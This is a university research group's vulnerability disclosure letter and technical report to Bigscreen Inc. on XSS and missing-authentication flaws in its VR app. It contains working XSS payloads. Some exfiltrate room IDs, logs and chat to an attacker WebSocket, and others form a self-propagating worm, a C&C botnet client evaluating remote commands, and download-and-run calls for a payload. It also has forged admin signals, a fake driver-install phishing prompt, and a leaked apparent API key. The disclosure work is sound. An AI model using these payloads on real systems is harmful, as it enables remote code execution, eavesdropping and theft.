UNIVERSITY
OF NEW HAVEN

UNHcFREG

UNHcFREG
Tagliatela College of Engineering
300 Boston Post Rd.
West Haven, CT 06516
Phone: (203) 932-7000
E-mail: ibaggili@newhaven.edu
URL: http://www.unhcfreg.com

October 12, 2018

Bigscreen, Inc.
1920 Francisco St. #202
Berkeley, California 94709
+1 262-271-1987
contact@bigscreenvr.com

Dear Bigscreen Inc,

The University of New Haven Cyber Forensics Research & Education Group (UNHcFREG) has conducted a security analysis of your Virtual Reality (VR) application, Bigscreen Beta[1]. We are disclosing our research to you so that the issues described may be remedied. Our findings are as follows.

Executive Summary:

A cross-site scripting (XSS) vulnerability was discovered in the user name, room name, room description, room category. The user name vulnerability causes script execution on other members of the room, while the room name (description, category) XSS causes script execution upon all players in a game lobby. XSS allows for execution and modification of all members of the JavaScript (JS) scope, including the Unity bindings where payload delivery and Remote Code Execution (RCE) can be invoked. Modification of JS variables further leads to information and privacy exposure. Finally, lack of authentication in both peer-to-peer and client-server communication can result in the denial of service of all public rooms.

Our technical report is organized as follows. We present our discovery of the Web User Interface, followed by some examples of the XSS injection points we discovered. Potential exploits that may arise from both XSS and lack of authentication are then discussed. Finally we suggest mitigations and provide concluding remarks.

Web User Interface:

A man-in-the-middle (MitM) proxy was utilized to capture traffic from an HTC Vive running the Bigscreen Beta application. Decypting the traffic with the protocol analyzer Wireshark, HTTP traffic was found to load the user interface (UI) from the following URL:

`http://prod.bigscreenvr.com/ui2/9.0/ui-min.html?version=0.34.0`.

This revealed that the desktop UI is a web application. The page was inspected in the web browser Chrome, where we discovered the JS source code and the debugging mode initialization method `initDebug`. Debugging mode allowed for room joining and creation from the browser,

[1] `https://bigscreenvr.com/`

with the added benefit of directly modifying Window variables. To overcome version checking upon room joining, the following browser console command matches the version number of the browser UI to the current VR release. Full functionality can be enabled with the latter command.

```
UNITYVERSION = '0.34.0';   initDebug();
```



Figure 1. Example of Web UI in browser.

XSS – User Name:

An analysis of the partially obfuscated JS source `min.js` was conducted. The variable NAME was found to store the user's display name. In a typical VR setup, this is set based on the user input from the value of html element `#settings-name-input`, `startNUX` or `receivedOculusUsername`. The string is subsequently validated by the function `validateName`. Where the string is compared to the regular expression `usernameRegex`, ensuring the username contains only letters and numbers.

This method of user input validation may be sufficient when inputting directly from the UI or Oculus database, however, it is easily bypassed when manipulated through a browser. The string is only validated at the time of input, and not considered prior to transmission to other room participants. Therefore, when directly assigned from the browser console any username (to include special characters) can be broadcasted.

```
NAME = 'username<script>{payload}</script>'
```

The payload script will be executed upon the browser based player entering a room affecting all members of the room. Modification to Window variables will be persistent until corrected by the user. This attack vector allows for the modification / invocation of any variable / function within the scope of the Window. By leveraging the bindings to Unity, this can lead to RCE. Further details of vulnerabilities are presented in the following sections.



Figure 2. The left image was captured from the browser based attacker. Notice the username includes the XSS attack. The right image was taken from the VR workstation. Notice the script in the username is not properly escaped and has been executed.

XSS – Room Name, Room Description, Room Category:

As with the username, the same attack can be conducted via the room name, room description, and room category. This will have the advantage of execution without the need for interaction from the victim. Simply viewing the list of publicly available rooms could lead to script execution.

Because these fields are validated between clicking the button to create the room and sending the room creation signal to the Bigscreen server, directly assigning the room name from the console is not a possibility. Rather, we can modify the regular expression being used to validate the room name string. From the source code of *min.js*, we find the corresponding regular expression *roomnameRegex* and modify it using the following command in the browser console:

```
roomnameRegex = '(.*?)'
```

The above regex will match to any input, thus allowing for the script tags in the room name, room description, and room category (Figure 3). The effectiveness of this attack was only verified against private rooms or specifically targeted against laboratory test stations, where the script was executed when the user entered (private) or viewed the room in the lobby (public). It should be noted, the room name was properly escaped in the room details prompt, prior to entering the room (Figure 3). But room category is not shown in the room details prompts, which makes it more suitable for the attack. The room name not being properly escaped in the UI's main slider page will cause script execution upon receiving a public room list update (room-latest). Because JavaScript execution will be invoked with each room update, the malicious room needs only to be visible for five seconds (room update frequency).



Figure 3. Both images are captures from the victim VR workstation. Left: The room name string is properly escaped and the victim can see the payload script. Right: Once in the room, the script is then executed causing the player's name to be changed.

Security Incidents Resulting from XSS Vulnerabilities:

The following is a partial list of changes that can be made through the above XSS attacks within the scope of the Web UI. All variables within the scope of JS can be modified and functions overloaded. Vulnerabilities with significant impact are further detailed.

Event:	Control infected Bigscreen applications from a C&C server.		
Target:	–		
Category:	Botnet	**Risk:**	High

Event:	Append JS worm to victim's username (self-replicating infection spreading through XSS in participant name)		
Target:	`NAME`		
Category:	Worm	**Risk:**	High

Event:	Independently download and execute any payload (malware, etc.) on victim's computer.		
Target:	`Unity.openLink()`		
Category:	RCE	**Risk:**	High

Event:	Run any program and open any folder on victim's machine.		
Target:	`Unity.openLink()`		
Category:	RCE	**Risk:**	High

Table 1 continued from previous page

Event:	Open remote REPL (remote JavaScript eval) on victim's machine.		
Target:	–		
Category:	JS RCE	**Risk:**	High

Event:	Gain control over part of Bigscreen application.		
Target:	–		
Category:	JS RCE	**Risk:**	High

Event:	Discover private rooms.		
Target:	`joinRoomWithId`		
Category:	Privacy violation	**Risk:**	High

Event:	Invisibly join any discovered VR room (includes private ones). Attacker is not visible in VR. Attacker's username is hidden from Bigscreen UI.		
Target:	WebRTC		
Category:	Privacy violation	**Risk:**	High

Event:	Remotely and stealthily receive victim's screensharing, audio, microphone audio.		
Target:	WebRTC		
Category:	Privacy violation	**Risk:**	High

Event:	Persistently eavesdrop victim's chat, even if they go to another room.		
Target:	`sendChat`		
Category:	Privacy violation	**Risk:**	High

Event:	Ask victim to install "required VR driver".		
Target:	`setErrorWarningText`, `showErrorPrompt`		
Category:	Phishing	**Risk:**	High

Event:	Toggle victim's video, audio, and microphone sharing.		
Target:	e.g. `toggleMyVideo`		
Category:	Privacy violation	**Risk:**	High

Event:	Remotely kill victim's Bigscreen application.		
Target:	`exitApp`		
Category:	Denial-of-service	**Risk:**	Medium

Event:	Ban selected user until restart.		
Target:	`checkBlacklist`		
Category:	Denial-of-service	**Risk:**	Low

Table 1 continued from previous page

Event:	Force victim to send any given chat message.		
Target:	`Unity.sendMessageToBrowsers`, `displayChatMessage`		
Category:	Impersonation, Integrity violation	**Risk**:	Medium

Event:	Change signaling servers of victim's Bigscreen application.		
Target:	`signalServerURL`, `SIGNAL[1-3]`		
Category:	Privacy violation	**Risk**:	High

Event:	Set selected user as room admin.		
Target:	`setMyUserAdmin`		
Category:	Privilege escalation	**Risk**:	Medium

Event:	Redirect Bigscreen UI to any webpage.		
Target:	`window.location.replace`		
Category:	Phishing	**Risk**:	Medium

Event:	Gather all victim's logs.		
Target:	`console.log`, `Unity.log`, `Unity.logError`		
Category:	Privacy violation	**Risk**:	Medium

Event:	Force victim to open screenshot directory. Attacker can see its content.		
Target:	`Unity.openScreenshotDirectory`		
Category:	Privacy violation	**Risk**:	Medium

Event:	Change user's avatar.		
Target:	`Unity.randomizeAvatar`		
Category:	Miscellaneous	**Risk**:	Low

Event:	Play various sound effects from victim's Bigscreen UI.		
Target:	`Unity.playSoundEffect`		
Category:	Miscellaneous	**Risk**:	Low

Table 1: Partial List of Vulnerabilities Resulting from XSS

In summary, the ability to execute JavaScript on the victim's machine allows for a many other attacks such as phishing pop-ups, forged messages, and forced desktop sharing. The lack of Admin authentication allows for privilege escalation and DDoS attacks via kicking and banning players. Overwriting the signaling URLs allows for MiTM and leveraging the WebSocket functionality for callbacks can leak private room information. The permissive connectivity allows for a Man-in-the-Room (MiTR) scenario while the Unity bindings facilitate RCEs. Finally, manipulating the victim's name allows the victim to further infect other users.

Remote Code Execution. The bindings to the Unity engine can be leveraged to fetch and execute arbitrary code. The function *Unity.openLink()* was found to launch web links in the default

browser. An XSS attack containing a HTTP, FTP, or SMB link could cause arbitrary files to be fetched and downloaded.

```
NAME = "<script>
            Unity.openLink('http://www.example.com/payload.exe')
        </script>username";
```

The same function can also be called to execute local files. Applications found in the environmental variables such as powershell and cmd could be directly launched, while all other applications could be launched with absolute paths. The following XSS attack could be used following a payload being downloaded. The ability to launch File Explorer windows from any directory allows an attacker to determine the default downloads path.

```
NAME = "<script>
            Unity.openLink('file://C:/Users/')
        </script>username";
```

```
NAME = "<script>
            Unity.openLink('file://C:/Downloads/payload.exe')
        </script>username";
```

Discovering private rooms. Overriding function `joinRoomWithId` can force the victim to leak ID of a created room. Room ID is sent to the attacker.

```
NAME = `<script>
    joinRoomWithId = function(roomId) {
        var srd=new WebSocket('${attackingRelayWebSocketServerUrl}');
        srd.onopen=function(){
            srd.send(JSON.stringify({
                type:'room-discovered',
                roomId:roomId,
            }));
            checkMyUserCreatedRoom();
            signal.write({
                'type': "room-join",
                'roomId': roomId,
                'name': NAME,
                'uuid': ACCOUNT["uuid"],
                'version': UNITYVERSION,
                'steamId': mySteamId,
                'oculusId': myOculusId
            });
            srd.close();
        };
    }</script>username `;
```

Gathering victim's logs. Overriding several logging function can force the victim to send logged messages to the attacker.

```
NAME = `<script>
```

```
    var nl = function(level, args){
        var sl=new WebSocket('${attackingRelayWebSocketServerUrl}');
        sl.onopen=function(){
            sl.send(JSON.stringify({
                type:'log',
                uuid:ACCOUNT.uuid,
                level:level,
                message:args
            }));
            sl.close();
        };
    };
    console.log = function(){nl('console.log',arguments)};
    Unity.log = function(){nl('Unity.log',arguments)};
    Unity.logError = function(){nl('Unity.logError',arguments)};
    </script>username ‘;
```

Leaking Messages. Overriding the function `sendChat` while preserving its functionality allows an attacker to expose the users messages even after the attacker has left the room. The attack adds a WebSocket to the function, which messages will also be forwarded to and would be transparent to the victim.

```
NAME = ‘<script>
    sendChat = function(){
        var s=new WebSocket('${attackingRelayWebSocketServerUrl}');
        s.onopen=function(){
            s.send(JSON.stringify({
                type:'chat',
                roomId:roomState.roomId,
                name:NAME,
                uuid:ACCOUNT.uuid,
                steamId:mySteamId,
                oculusId:myOculusId,
                message:$('#room-chat-input').val()
            }));
            /* (...) original body of function sendChat */
        };
    };</script>username ‘;
```

Creating a Worm. As previously mentioned, changes applied to the environment due to the XSS attack will persist until reset or modified by the user. This allows for victims of an XSS attack to further propagate the payload in the absence of the initial attacker. An attacker could modify the victim's `NAME` to also include an XSS payload, resulting in any future contact with other players to disseminate the payload.

To allow for perpetual propagation, the payload can be recursively crafted from a attacker defined function. For example:

```
function worm(){
  /* (...) payload */;
```

```
    NAME='<sc'+'ript>'+worm.toString()+';worm();</sc'+'ript>username';
};
worm();
```

Finally the attacker invokes the above function, applying the changes to the local `NAME`. Users who observe the attackers username and execute the script, will also define and invoke the function, further circulating the attack.

Connecting to C&C server (botnet). When a victim is infected, the XSS payload is executed. This leads to establishing connection to C&C server. Infected victim (zombie) then awaits commands and answers with results of executed commands.

```
NAME = `<script>
    if(!window.sz || window.sz.readyState==3){
        window.sz=new WebSocket('${attackingRelayWebSocketServerUrl}');
        sz.onopen = function(){
            sz.send(JSON.stringify({
                type:'zombie-register',
                steamId:mySteamId,
                oculusId:myOculusId,
                uuid:ACCOUNT.uuid,
                name:NAME
            }));
        };
        sz.onmessage = function(e){
            var m = JSON.parse(e.data);
            if(m.type === 'zombie-cmd'){
                sz.send(JSON.stringify({
                    type:'zombie-result',
                    steamId:mySteamId,
                    oculusId:myOculusId,
                    uuid:ACCOUNT.uuid,
                    result:eval(m.cmd)
                }));
            }
            else if(m.type==='zombie-ping'){
                sz.send(JSON.stringify({
                    type:'zombie-pong',
                    uuid:ACCOUNT.uuid
                }));
            }
        };
    };</script>username`;
```

Banning victims until restart. Following payload overrides function `checkBlacklist` and forces victim to leave current room. The victim is then presented with information concerning reason of ban. The victim is banned until restart of Bigscreen application (Figure 4).

```
NAME = `<script>
    checkBlacklist = function(a){
```

```
        localStorage['banned'] = true;
        localStorage['banreason'] = 'Banned by attacker.';
        sendAccountToUI();
    };
    checkBlacklist();
    userWantsToLeaveRoom();
    </script>username ';
```



Figure 4. Message on victim's screen after being banned.

Phishing. Because the UI is a web application, the window can be redirected. The window did not have all of the functionality typical of a browser, however the following could be used as a phishing technique:

```
NAME = "<script>
            window.location.replace('http://example.com/');
        </script>username";
```

Additionally, a pop-up window can be crafted to display misleading information. In the following example a window will ask the player to update their drivers, thereby executing a malicious payload.

```
setErrorWarningText("Sorry! Additional VR driver is required.<br/>" +
        "Please download and install driver.");
$("#error-occurred .modal-footer button").click(function(){
    Unity.openLink('http://www.example.com/payload.exe' );
});
showErrorPrompt();
```



Figure 5. Example of possible phishing attack. The 'OK' button downloads a payload.

Vulnerabilities Due to Lack of Authentication:

We observed a lack of authentication when handling private room joining and communications with the Bigscreen signaling server. As a result, several potential vulnerabilities arise, to include denial of service, manipulation of public rooms, brute force attacks, and server resource exhaustion.

Event:	Kick any user from any room. Only admin should be able to do this in his room.		
Target:	Signaling API		
Category:	Denial-of-service	**Risk**:	High

Event:	Man-in-the-Room Attack.		
Target:	WebRTC		
Category:	Privacy violation	**Risk**:	High

Event:	Change room's settings (VR locks). Only admin should be able to do this in his room.		
Target:	Signaling API		
Category:	Integrity violation, Privilege escalation	**Risk**:	Medium

Event:	Possible private room ID brute forcing.		
Target:	`/roomstate` web API		
Category:	Privacy violation	**Risk**:	Low

Event:	Possible possible automated room creation.		
Target:	Signaling API		
Category:	Resource exhaustion	**Risk**:	Low

Table 2: Partial List of Vulnerabilities Due to Lack of Authentication

Denial of Service. The Web UI provides the functionality to message the Bigscreen signal servers concerning public room settings. We can leverage this to craft messages that preform admin tasks. Because there is no authentication verifying the true admin, spoofed messages will be respected.

User information of public rooms can be obtained from the main slider page or via a roomState request. The following browser console command will spoof an admin signal to kick `user1` from a room `room-0t6zzlsw`:

```
signal.write({
    type: "admin",
    action: "kick",
    roomId: "room-0t6zzlsw",
    targetUser: "user1"
});
```

Manipulate Admin Settings. Other settings controlled by the admin can be modified, using similiar signal messages. Message types and their responses are defined in `signal.onmessage`.

Message types that could be spoofed include room information, WebRTC information (ICE, SDP offer, SDP answer), user join and state and events. The following command will lock the bigscreen, desktop audio, 3D drawing and microphones in room `room-0t6zzlsw`.

```
signal.write({
    type: "admin",
    action: "lock",
    msg: ["lock-bigscreen",   //or "unlock-"
          "lock-desktopaudio",
          "lock-drawing",
          "lock-microphones"],
    roomId: "room-0t6zzlsw"
})
```

Enumerating Room IDs. Private rooms also do not have any authentication mechanisms. The only security measure present, is the secrecy of the room-ID. Because the UI's query for room status is simply a GET request, a brute force attack could be conducted across the entire room-ID key space. Valid rooms return relevant information while invalid room-ID's produce a 404 status code. We did not observe any limitations on room state query rate or frequency suggesting an attack with sufficient resources could leak active rooms.

Man-in-the-Room Attack. We have found that secure websocket API is further used for transport of ICE and SDP to create peer-to-peer WebRTC connections. WebRTC connection establishment is conducted without authentication and without authorization. Our proof-of-concept WebRTC application was able to connect to legitimate Bigscreen application. This lead to complete control over one end of audio/video/microphone/data streams. Our application was invisible in the VR room, because it did not send any data to other peers.

Miscellaneous Findings:

Event:	Development information leak (API key, Steam IDs, Oculus IDs).
Target:	UI source code
Category:	Miscellaneous **Risk:** Low

Event:	Development sample files leak e.g. `steamapps\common\Bigscreen\Bigscreen_Data\uiresources\HelloHTML`
Target:	Bigscreen application files
Category:	Miscellaneous **Risk:** Low

Table 3: Partial List of Miscellaneous Findings

Web UI HTTP. The web UI at `http://prod.bigscreenvr.com/ui2/9.0/ui-min.html?version=0.34.0` is not secure (HTTP). Because of this, all XSS injections described could be accomplished from a MiTM position. We recommend transitioning to HTTPS immediately.

Development information leak. The following identifying information was found in the source code of the UI.

- Steam ID: `"76561197977311142"`, Oculus ID: `"dshankar"`
- Steam ID: `"76561198062237837"`, Oculus ID: `"pjbue`
- Steam ID: `"76561198382287603"`, Oculus ID: `"return_chris"`
- Steam web API key: `"80BB96558A90B024E20340349D207B70"`

Unity.openLink Although there is not very detailed documentation regarding Unity API method `Application.OpenURL(string url)`, we have found it may produce unintended results. Specifically the ability to reference local paths, thereby leading to program execution and RCE vulnerability.

Public blacklist We have found that blacklist (banlist) is publicly available. It contains information like uuid, ban reason and username.

Source code obfuscation and minification Bigscreen UI (JavaScript) source code can be converted back to formatted and human-readable form. Bigscreen core application (C#, Unity) source code can be converted back to formatted and human-readable form, too.

Software bug During analysis of Bigscreen UI source code (JavaScript), we have found unexpected program logic in function `stopStreamingVideoToggle`. We believe this is possibly a software bug. Please see follosing code with commented lines.

```
function stopStreamingVideoToggle(_0x1865x1eb) {
    var _0x1865x202 = lastClickedUserId;
    var _0x1865x45c = $(_0x1865x1eb) ["find"]("i");
    if (remoteUserVideoBlocked[_0x1865x202] != true) {
        remoteUserVideoBlocked[_0x1865x202] = true;
        Unity["stopStreamingVideo"](_0x1865x202);
```

```
        $(_0x1865x1eb) ["find"](".inline-stream-description")
            ["text"]("Paused")
    } else {
        /* We suspect that following line should be
        remoteUserVideoBlocked[_0x1865x202] = false; */
        remoteUserVideoBlocked = false; /* instead of this */
        Unity["restartStreamingVideo"](_0x1865x202);
        $(_0x1865x1eb) ["find"](".inline-stream-description")
            ["text"]("On")
    };
    _0x1865x45c["toggleClass"]("on")
}
```

Man-in-the-Room Attack:

Bigscreen core application (C#, Unity) source code can be converted back to formatted and human-readable form. We have analyzed the functionality of WebRTC data streams used for transmission of VR information. Bigscreen application uses Dynamically Loaded Libraries (DLLs) without integrity checking. Therefore, we were able to change source code of selected libraries (patch) and the Bigscreen application still used these libraries. This allowed us to change selected behaviour. Our proof-of-concept patched Bigscreen application was able to connect with legitimate Bigscreen applications. This also gave us complete control over one end of audio/video/microphone/data streams. However, with this approach, we were able to join virtual reality private rooms. We were able to hide our presence from UI using XSS payloads. This attack lead to complete invisibility in selected VR room. Victims would not have any information about the attacker being in their room. The attacker can see victims in VR, see screens of their computers, hear their audio/microphone. This is a critical privacy violation.

Figure 6. Man-in-the-Room Attack from victim's view.



Figure 7. Man-in-the-Room Attack from attacker's view (in-game self-portrait photograph).

Command & Control Server:

As outlined earlier, we were able to develop proof-of-concept Command & Control Server with botnet consisting of infected Bigscreen applications (zombies). This C&C server is able to *poison* Bigscreen's lobby and infect every user with running Bigscreen application. During experiments, this functionality was limited to ensure that only our testing user's get infected. We did not harm any legitimate user. Infected users connect to the C&C server and await commands. The C&C server is also able to join public and discovered private rooms. All above mentioned attacks can be executed from the C&C server.



Figure 8. Proof-of-concept Command & Control Server with botnet of infected Bigscreen applications (zombies).

Mitigation & Suggestions:

Although we have discovered and developed many exploits, most directly stem from two main flaws, XSS and lack of authentication. We suggest addressing the following.

XSS For example, examine the following lines of code from *min.js*. Because the jQuery method[2] in line 8919 is `"html"`, the value passed to it will be interpreted as such. Thereby providing an injection point for XSS. We recommend using alternate means or adjusting the interpretation type.

```
8917 var _0x1865x4a0 = roomState["name"];
8919 $("#room-name") ["html"](_0x1865x4a0);
```

